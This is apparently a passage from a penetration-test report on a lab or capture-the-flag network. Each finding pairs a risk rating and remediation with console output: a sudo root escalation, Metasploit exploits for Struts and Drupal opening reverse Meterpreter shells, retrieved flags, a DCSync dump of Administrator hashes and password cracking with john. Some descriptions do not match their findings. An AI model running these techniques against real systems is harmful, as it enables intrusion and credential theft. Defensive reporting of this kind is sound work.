
Images	 <pre> File Actions Edit View Help /run/sshd /run/initctl /run/shm /run/user /run/sendsigs.omit.d /run/log /tmp /boot /.dockerenv /run.sh \$ sudo -l Matching Defaults entries for alice on 971ea6a421f5: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\: User alice may run the following commands on 971ea6a421f5: (ALL, !root) NOPASSWD: ALL \$ sudo -u#-1 /bin/bash root@971ea6a421f5:/# ls bin boot dev etc home lib lib64 media mnt opt proc root@971ea6a421f5:/# pwd / root@971ea6a421f5:/# cd /root root@971ea6a421f5:/root# ls -ls total 4 4 -rw-r--r-- 1 root root 13 Feb 8 2022 flag12.txt root@971ea6a421f5:/root# cat flag12.txt d7sdfksdf384 root@971ea6a421f5:/root# </pre>
Affected Hosts	192.168.13.14
Remediation	Examin each sudoers entry that includes the “!” to ensure that the root user is not among the exclusions.

Title	Apache Struts
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Apache struts2 allows unauthorized path traversal, enabling attackers to upload and execute malicious files remotely.

Images	<pre>msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3 [*] Starting interaction with 3... meterpreter > cd /root meterpreter > ls Listing: /root ===== Mode Size Type Last modified Name ----- 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0500 flagisinThisfile.7z meterpreter > download /root/flagisinThisfile.7z /root/Desktop [*] Downloading: /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/Desktop/flagi sinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z meterpreter > exit [*] Shutting down Meterpreter... [*] 192.168.13.12 - Meterpreter session 3 closed. Reason: User exit</pre>
Affected Hosts	192.168.13.12
Remediation	Update to latest Struts version to patch version

Title	Drupal RESTful
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	PHP unserialize() Vulnerability in Drupal RESTful Web services. SA-CORE-2019-003
Images	<pre>msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13 RHOSTS => 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 172.26.56.6 LHOST => 172.26.56.6 msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 172.26.56.6:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f7c741395c8 @headers={"Date"=>"Wed, 24 Jan 2024 03:53:19 GMT", "Server"=>"Apache/2.4.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>"*", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\": \"The shortcut set must be the currently displayed set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}tsj4XLwuzPEVFQjqoVTfcz0\", @code=403, @message=\"Forbidden\", @proto=\"1.1\", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request=\"POST /node?format=hal_json HTTP/1.1\\r\\nHost: 192.168.13.13\\r\\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\\r\\nContent-Type: application/hal+json\\r\\nContent-Length: 645\\r\\n\\r\\n\" @link={ [n {n \"value\": \"link\\\",n \"options\": { \"0:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\\\\\\:2:{s:33:\\\"\\u0000GuzzleHttp\\\\\\\\Psr7\\\\\\\\FnStream\\\\\\\\u0000methods\\\\\\\\:a:1:{s:5:\\\"close\\\\\\\\:a:2:{i:0;o:23:\\\"GuzzleHttp\\\\\\\\HandlerStack\\\\\\\\:3:{s:32:\\\"\\u0000GuzzleHttp\\\\\\\\HandlerStack\\\\\\\\u0000handler\\\\\\\\:s:28:\\\"echo tsj4XLwuzPEVFQjqoVTfcz0\\\\\\\\:s:30:\\\"\\u0000GuzzleHttp\\\\\\\\HandlerStack\\\\\\\\u0000stack\\\\\\\\:a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\\\\\\:}}s:31:\\\"\\u0000GuzzleHttp\\\\\\\\HandlerStack\\\\\\\\u0000cached\\\\\\\\:b:0;i:1;s:7:\\\"resolve\\\\\\\\:}}s:9:\\\"_fn_close\\\\\\\\:a:2:{i:0;r:4;i:1;s:7:\\\"resolves\\\\\\\\:}}\\\\\\\\:n }n },n \"_links\": {n \"type\": {n \"href\": \"http://192.168.13.13/rest/type/shortcut/default\\\\\\\\:n }n }n }\", @peerinfo={\"addr\":\"192.168.13.13\", \"port\"=>80}> [*] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 7 opened (172.26.56.6:4444 -> 192.168.13.13:58536) at 2024-01-23 22:53:20 -0500 meterpreter > getuid Server username: www-data meterpreter ></pre>
Affected Hosts	192.168.13.13

Remediation	Update to latest Drupal version Drupal core - Highly critical - Remote Code Execution - SA-CORE-2019-003 Drupal.org
--------------------	--

Title	SLMail 5.1.0.4420
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code
Images	 <pre> 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-01-22 19:46:10 -0500 maillog.008 100666/rw-rw-rw- 2366 fil 2024-01-23 19:42:37 -0500 maillog.009 100666/rw-rw-rw- 2147 fil 2024-01-25 19:11:01 -0500 maillog.00a 100666/rw-rw-rw- 15398 fil 2024-01-25 21:24:16 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	• Update to latest SLMail versions • Additional SLMail security configuration NVD - CVE-2003-0264 (nist.gov)

Title	LDAP Discovery
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Internal reconnaissance technique attacker use to discover user, groups and computers in Active Directory

Images	<pre> Success. meterpreter > dcsync_ntlm Administrator [+] Account : Administrator [+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 </pre>
Affected Hosts	172.22.117.10
Remediation	Prevent Administrator accounts from being enumerated when an application is elevating through UAC since it can lead to the disclosure of account names. Operating System Configuration, Mitigation M1028 - Enterprise MITRE ATT&CK®

Title	OpenSSL 1.1.1m
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	There is a carry propagation bug in the MIPS32 and MIPS64 squaring procedure.
Images	<pre> (PONT@kali)~\$ # john -format=nt hashes2.txt Using default input encoding: UTF-8 Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) Proceeding with incremental:ASCII </pre> Using the credentials found, we were able to laterally access Windows DC
Affected Hosts	172.22.117.10
Remediation	Upgrade to latest OpenSSL version OpenSSL 1.1.1 < 1.1.1m Vulnerability Tenable® NVD - CVE-2021-4160 (nist.gov)

24